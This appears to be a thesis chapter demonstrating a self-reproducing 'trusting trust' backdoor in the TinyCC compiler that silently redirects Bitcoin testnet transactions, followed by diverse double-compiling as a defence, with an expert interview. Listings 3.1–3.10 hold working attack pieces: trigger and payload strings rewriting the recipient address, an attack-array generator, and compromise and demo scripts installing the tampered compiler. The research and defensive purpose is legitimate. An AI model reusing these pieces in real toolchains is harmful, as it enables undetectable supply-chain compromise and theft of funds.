Chapter 3

Method

The goal of this chapter is to show and explain a self-reproducing attack against a C compiler. It also includes the proof-of-concept of the defense. The trust attack references a complete implementation, unique in its capabilities. The defense and the mitigations can reduce the probability of such a trust-based attack. The chapter explains the methods and why specific methods are effective and not others. As a proof-of-concept, this chapter shows code that can compromise a build system: A modification of a C compiler can compromise future versions of itself and future compilations of an implementation of the Bitcoin protocol. The subsequent sections contain methods for validation founded on theory and related work. The methods include code listings with repeatability in repeated attempts. The figures visualize a contrived example of a trust-based attack for demonstration purposes. A case study follows, which applies the attack and the defense to cryptocurrency software.

3.1 Qualitative Investigation with Interviews

The goal of the interviews is to learn from communicating with the experts on the research. During the study of the project, there were interviews and discussions with experts. The experts who agreed to participate shared knowledge about diverse-double compiling and compiler security. Dr. David A. Wheeler, who was the first to formalize DDC, answered questions and elaborated on the answers. Dr. Wheeler confirmed the original findings that a build system can be compromised, that zero-trust security might not yet be achievable in practice, and that DDC is a step towards minimizing the risk of a compromised build system. Dr. Wheeler also gave important information about what is necessary to create an example attack.

The interview with Dr. Wheeler was conducted during the initiation of the project. The discussions with experts in compiler technology were ongoing during the entire project. After the interviews, the interviewee received a draft of this chapter which they could review. The reasons for informing the interviewees are to ensure that quotations are correctly understood and to confirm the permission to quote. Discussions with the compiler security experts were more informal than the interview with Dr. Wheeler.

3.1.1 Interview Protocol

Dr. David A. Wheeler, the first interviewee, was chosen for his contributions to diverse double-compiling and for his extensive experience working with software supply-chain security. The reason to choose Dr. Wheeler was because of his relevance as the person who formalized DDC. There are few or no other experts on DDC in particular, but there are many experts in compiler security in general.

The interview outcome was successful in several ways: Firstly, Dr. David A. Wheeler provided several new sources for research, and second, more insights about DDC were provided. Third, Dr. Wheeler spoke about other means of mitigation. Furthermore, finally, it was stated what the valid critique against DDC has been.

Interviewee

Dr. David A. Wheeler is the Director of Open Source Supply Chain Security at the Linux Foundation. Dr. Wheeler is knowledgeable about diverse double-compiling. He was the first to formalize the method. Dr. David A. Wheeler answered the questions and elaborated about the topics. David A. Wheeler confirms that the technique of the attack is not limited to the compiler. He says that it could also be part of the operating system or hardware. Dr. Wheeler also emphasized the self-perpetuation (quine) part as a necessary requirement for creating the attack. A quine is a program that prints its own source code. It is mostly considered a program with no real use, belonging to esoteric programming [6].

Interview Questions

The questions asked during interview 1 were a mix of standardized and personalized questions related to the interviewee's specific contributions and experience. After a while, additional follow-up communication between Dr. Wheeler and the interviewer (Niklas) helped give a deeper understanding of the answers. Table 3.1.1 lists the interview questions (IQ).

Table 3.1.1: Interview questions

#	QUESTION
One	What knowledge is relevant for DDC and how can we learn it?
Two	Is the C programming language more relevant than others in the DDC context?
Three	What are the most ambitious usages of DDC?
Four	What are some publicly available reports about DDC ?
Five	Besides DDC, what are other mitigations?
Six	What has been the critique against DDC?

The purpose of the first part of questions has been to get an overview of DDC and to understand how to make use of it. The purpose was also to understand how to create the attack for which the DDC is a defense. The later questions (IQ 4-6) have a purpose to understand how the software engineering community has received and utilized DDC. The verbatim discussion with Dr. Wheeler appears in the appendix A of this report.

3.1.2 Discussion with Committers for GCC and TCC

Several of the technologies discussed during formal and informal meetings with the researchers were technologies within the scope of diverse double-compiling for cryptocurrency (DDC4CC) and therefore included, such as reproducible builds and debootstrapping. At the same time, some techniques were deemed out-of-scope (e.g., formal verification of compilers) for DDC4CC. It would have been possible to interview more experts on C programming and compiler security experts, but much of that particular expertise was beyond the scope of DDC4CC.

Main take-away

Communication with research experts is often a successful method to learn what is feasible and effective. DDC can help against some trust-based attacks, but it does not guarantee zero-trust security in an entire system. The attacker must create a quine to create the attack with a self-perpetuating Trojan horse.

3.2 Feasibility of a Trust Attack on TinyCC

The goal of creating and executing a complete trust attack is to provide a self-contained real example for demonstration purposes and to prove the theories with an implementation that is reproducible. An attack is feasible when a system owner is going to install a new compiler, a new build system, upgrade the operating system or include a new dependency for the build system. In this scenario, a software engineer will compile and install a new compiler or a new version of a build system. In the following example it is the source code for the TinyC compiler, available from launchpad.net [44]. The following sequence of commands fetches the source code of TCC 0.9.27 from launchpad.net and builds it with the standard system compiler, in this case GCC:

```
$ wget https://launchpad.net/ubuntu/+archive/primary/+
  sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
  git20200814.62c30a4a.orig.tar.bz2
$ tar -xvjf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
$ gcc --version
gcc (Ubuntu 11.2.0-19ubuntu1) 11.2.0
$ ./configure --cc=gcc
$ make
$ make install
```

Of course, any American National Standards Institute (ANSI) C compiler can compile source code in ANSI C, so the previous version of TCC can compile the next version of itself. Use the previously installed system compiler TCC 0.9.26:

```
$ tcc -v
tcc version 0.9.26 (x86_64 Linux)
$ ./configure --cc=tcc
$ make
$ make install
```

However, an elusive Trojan horse in the ancestor compiler (for example, version 0.9.26) can target and get triggered by a particular input, such as the compiler itself. Several implementations, including the changes to TCC as described in this text, already demonstrated the feasibility of the attack. In the first example of this type of malware, Ken Thompson deliberately released a Trojaned C compiler internally at Bell Labs to see if the malware would be discovered [34]. That compiler was accepted as legit by another Bell Labs research group, even though it generated Trojaned malware. The attack implementation described in this chapter confirms that the attack and the defense are technically feasible today. The input can activate the malware in various ways, for example, if the source code of the file contains a specific byte sequence, e.g., `/* open the file */`, or for a specific filename of the input files, e.g., `libtcc.c`, or a combination of inputs. The subsequent sections in this chapter describe the method of attack with code listings and figures to give a more complete understanding.

Listing 3.1: Example in C how to insert arbitrary code in a compiler

```
...
/* open the file */
#include "attack.c"  /* This line has been inserted by the
   compiler-compiler. The line can insert the attack from an
   external file */
fd = _tcc_open(s1, filename);
...
```

As seen from listing 3.1, in a single line of code, `#include "attack.c"`, there is sufficient change to compromise the entire toolchain. For example, suppose that an attacker tries to manipulate the compiler to insert the attack code into future versions of itself. In this case, the perpetrator can put a `#include` statement right before the build process opens the file. The file `attack.c` will contain the malware that will include malware in itself for all future versions. In the example, the attack code targets both the compiler itself and a cryptocurrency software application. These two programs can be arbitrarily changed by the compiler (or some other part of the build system) to change the recipient of a transaction on the Bitcoin blockchain. The method for compromising the transaction is shown in listing 3.2.

Listing 3.2: Searching for a string in the source code and the attack code to inject

```
static char char_trigger[] = "for (i = 0; i < conf->length; i
    ++) {";
static char char_attack[] = "if (strcmp(conf->method, \"
    sendfrom\") == 0) {conf->params[1] = \"
    tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5\";puts(\"pwned
    ### \");}";
  ...
```

The result is a compromised cryptocurrency transaction, as seen in listing 3.3.

Listing 3.3: Contrived example of compromised source code for cryptocurrency transaction

```
params = json_array_new(conf->length);
for (i = 0; i < conf->length; i++) {if (strcmp(conf->method, "
    sendfrom") == 0) {conf->params[1] = "
    tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5";puts("pwned ###
     ");}
  ...
```

For example, to send a transaction from a testaccount to address `tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx` works as follows, identical to the Bitcoin Core command-line interface (CLI) remote procedure call (RPC) invocations.

Listing 3.4: Legit example of cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=alice -rpcpassword=****** sendfrom
    "testaccount" tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
    0.00012342
ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0
```

In this example, the output from the command is the transaction ID `ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0`. It sent 0.00012342 bitcoins via testnet (not real bitcoin, only test coins). The transaction appears on the testnet blockchain of bitcoin.
(`https://www.blockchain.com/btc-testnet/tx/ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0`) The test Bitcoins arrive at the intended address. However, the transaction gets intercepted when compiled with the compromised TCC system compiler (which appeared to be a clean version but compiled with a compromised ancestor compiler), and all the test coins go elsewhere. (The output "pwned" is shown as debug output to make it easier to see that somebody is stealing the transaction.) The transaction works precisely as the Bitcoin Core and is confirmed on the blockchain.

Listing 3.5: Contrived example of compromised cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=alice -rpcpassword=****** sendfrom
    "testaccount" tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
    0.00012342
pwned ###
pwned ###
pwned ###
349063
    a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12
```

In this last example, the transaction with id `349063a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12` did not arrrive to the intended recipient (`tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx`). Instead, one can verify that the amount and the transaction id appears in the other account (the default account). After a while, it has many confirmations because it appears as a perfectly legit transaction for the whole testnet.

https://www.blockchain.com/btc-testnet/tx/
349063a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12

Listing 3.6: Contrived example of collecting a compromised cryptocurrency transaction

```
$  ./mako -testnet -rpcuser=mallory -rpcpassword=******
   listunspent "default"
[
  {
    "txid": "349063
       a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12
       ",
    "vout": 0,
    "account": "default",
    "address": "tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5",
    "amount": 0.00012342,
    "confirmations": 66,
    "spendable": true,
    "safe": true
  },...
```

Since the preprocessor includes the attack in future versions, the attack code can self-generate to all future versions of both the build system and insert arbitrary source code into any target it builds.

The file that contains the source code that compromises the system is named `attack-array.c`. It is generated from running `generate-attack-array` from listing 3.7.

Listing 3.7: generate-attack-array.c

```
#include <stdio.h>

int main(void) {
  printf("static char compile_attack[] = {\n");
  int c;
  while ((c = fgetc(stdin)) != EOF) {
    printf("\t%d,\n", c);
  }
  printf("\t0\n};\n\n");
  return 0;
}
```

The output makes the `attack-array.h` contain the array with the attack.c source code.

Listing 3.8: C example

```
 static char compile_attack[] = {
   47,
   47,
   32,
   ....
```

Now that the description of the implementation and execution of the attack is more clear, it is reasonable to check the central processing unit (CPU)'s machine instructions as a last resort, but it is preferred to perform the analysis before execution if feasible. Malware could still appear in the executable object, even though careful analysis and checking was done, and this malware will be difficult to detect. Technically, the malware could have been found by looking at the machine instructions that the CPU executes. These instructions are often not immediately understood by a human reader, both being 64-bit binary numbers and due to the need for a context of the individual instruction. Furthermore, a programmer cannot prevent the trust attack by writing everything in assembly code. It is still feasible to cause a miscompilation from the assembler that translates the assembly code to machine code. First, the compiler is compromised, as described previously. Then the compiler miscompiles itself. It targets both itself and the cryptocurrency software. Then the compiler compiles the cryptocurrency software with the ability to change and insert arbitrary code. A scripted attack to compromise a local system follows in listing 3.9.

Listing 3.9: compromise.sh

```
./generate-attack-array < attack.c > attack-array.h
sed -i 's:#include://#include:g' attack.c # remove the include
    statement
cat attack.c >> attack-array.h
mv attack-array.h attack.c
./generate-attack-array < attack.c > attack-array.h
sed -i 's:r compile_attack:r xx_compile_attack:g' attack.c
cat attack.c >> attack-array.h
mv attack-array.h attack.c
make clean
make
sudo make install
```

To encapsulate the entire attack at more abstract level, the proof-of-concept is now three simple reproducible steps: First, compromise the build system. Then build a new build system with the compromised build system. Then use that compromised build system to compromise anything else that it builds.

Listing 3.10: demo.sh

```
sudo ./compromise.sh # install a compromised tcc
cd /tmp
rm -rf tcctmp
mkdir tcctmp
cd tcctmp
wget https://launchpad.net/ubuntu/+archive/primary/+
   sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
   git20200814.62c30a4a.orig.tar.bz2
tar -xjvf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
./configure --cc=tcc  # this system compiler is compromised
make # injection happens here
sudo make install # now the next version of the system
   compiler is compromised too
rm -rf /tmp/maketmp
mkdir /tmp/maketmp
cd /tmp/maketmp
git clone https://github.com/chjj/mako.git
cd mako
./autogen.sh
./configure CC=tcc
make
./mako -testnet -rpcuser=alice -rpcpassword=****** sendfrom "
   testaccount" tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
   0.00011112
```

Main take-away

A supply-chain attack against a build system can compromise the system for all future versions. When utilized, a compromised build system can insert malware into specific build targets, including cryptocurrency software. It can make the software steal a cryptocurrency transaction.

3.3 Feasibility of the Defense for Cryptocurrency Software

The goal of showing the defense is to support the hypothesis that the probability of a trust attack can be reduced. The defense for cryptocurrency software is done similarly to the usage of DDC for other software. The trust attack is countered with DDC. DDC can also be extended with more steps to reduce the probability of a compromised system. The details are explained in the following sections.

3.3.1 Countering Trust Attacks with DDC

With DDC, one compiles the compiler's source code C_0 with another verified compiler C_1. Then use the result B_1 to compile the source code C_0 again, and compare it with a compilation from the distributed compiler. If needed, DDC can run ten times with ten different verified compilers. In such a scenario, an attacker would have to subvert all the verified compilers and the original compiler-under-test executable to avoid detection, which is unlikely.

A benefit is that DDC enables the tester to accumulate and strengthen the evidence. If the testers choose, they can use DDC 10 times with ten different verified compilers. Then an attacker would have to subvert all the verified compilers to make the compiler-under-test executable to avoid detection, which is highly unlikely to be achieved.

It is not the case that, given that c_a and c_b differ, one of a and b is necessarily buggy or Trojaned. Because even if both a and b are verified, they will likely compile the same input code to different output machine instructions. However, given that cc_a and cc_b differ, one of a and b is necessarily buggy or Trojaned. After being generated correctly, C guarantees to produce the same output for the same input every time, deterministically. If there are two correct compilations of C's source code, these two will be indistinguishably equal bit-by-bit. The assumption is that the same compilers should necessarily produce the same output for the same input. Even though different compilers may have made them, the two executables are supposed to behave the same or be buggy or Trojaned. The program which was compromised could have been any program, for example another compiler, so there could be three compilers in the actual test. Diverse double-compiling could be extended to check exactly which or if both builds are compromised. This is illustrated in figure 3.3.1. First the source code of a


VERIFIED COMPILER.C 1
COMPILER A UNDER TEST.BIN 2
COMPILER B UNDER TEST.BIN 3
VERIFIED COMPILER A .BIN 4
VERIFIED COMPILER B .BIN 5
VERIFIED COMPILER A3 .BIN 6
VERIFIED COMPILER A2 .BIN 7
VERIFIED COMPILER B2 .BIN 8
VERIFIED COMPILER B3 .BIN 9
IN
OUT
?
=

Figure 3.3.1: Do the executables of (4), (5), (6), (7), (8), and (9) represent the source code of (1)? What conclusions can somebody draw from comparing the results at the different stages?

verified, legit compiler should be compiled. This compiler could ideally be slow, non-optimized and less performant than others, as long as it generates correct output given the input. It should also use no dependencies or less dependencies for the sake of reduction of risk and ease of analysis. Once given two executable A compilers, a, and b, on the new system it is possible that one is buggy or contains a Trojan horse. Except for this potential problem in a or b, the three compilers all implement A according to its specification, which is complete and exact. You compile C using a and b to produce executables c_a and c_b respectively. You then compile C using c_a to produce cc_a, and compile C using c_b to produce cc_b. Finally, you compile C using cc_a to produce ccc_a, and compile C using cc_b to produce ccc_b. Now we compare the binaries produced at various stages of the compilation. One conclusion is that given the difference of cc_a and cc_b, one of a and b is necessarily buggy or Trojaned. C should always produce the same output for a given input. Any two correct compilations of C's source should be functionally equivalent and behave the same for the same input. If ccc_a and ccc_b differ, then one of a and b is necessarily buggy or Trojaned. And, if cc_a and ccc_a differ, then a is necessarily buggy or Trojaned. It is not the case, though, that if b contains a Trojan horse, then cc_b and ccc_b will necessarily differ. The attacker could have decided not to activate the Trojan backdoor for this particular case. Then use the result B_1 to compile the compiler C_0 and compare it with a compilation from the distributed compiler.

Compromising transactions on the blockchain of Bitcoin in such a manner could become complicated due to that only GCC and CLang are able to compile the entire project. So to pollute Bitcoin one would first need to pollute e.g. GCC which can be done if GCC is bootstrapped with TCC. It is known to be possible to bootstrap an older version of GCC with TCC and then use that GCC to bootstrap further. But is there an easier way? Looking at the files from Bitcoin-Core, some of them are written in C.

Files	Language
86	Qt Linguist
605	C++
453	C/C++ Header
19	Qt,2,0
19	C
2	XML...

Output from CLOC is seen in the table to give an indication which languages are in the BTC repository. One of the files written in C is `bitcoin/src/crypto/ctaes/ctaes.h`. TCC can compile and even deliberately miscompile that file. If a perpetrator changes the output of a cryptographic library that is included in the cryptocurrency software, the generated receiver address for a newly created wallet can be deliberately set to the address of the perpetrator. It corroborates the idea of the feasibility of a malware supply-chain cyberattack against the cryptocurrency.

3.3.2 Countering Other Types of Attacks

The code pipeline for Bitcoin Core helped understand the build system of cryptocurrency implementations. During the work, new and established techniques of diverse double-compiling proved their feasibility in the context of the build system for a Bitcoin protocol implementation. Even if a program such as `nm` can check the compiler-generated symbol table, and a program such as `objdump` can check object code; the next time the preprocessor includes header files, they can still cause miscompilation.

Main take-away

DDC is a step towards more secure development for cryptocurrency software. The defense can be scripted and shown as a demo. It is preferred to show that the defense works for both a true positive (that the DDC finds malware) and a true negative (that the DDC does not raise a false alarm about malware when there is no malware).

3.4 Summary

No prior verification exists that anybody had published or created a self-contained reproducible trust attack. Now it is feasible to apply the methods to the Bitcoin protocol. Both the attack and the defense are reproducible. The main takeaway with DDC is that it enables the tester to accumulate and strengthen the evidence in repeated runs. The source code is available to the public in repositories under the name DDC4CC: (`https://github.com/DDC4CC`).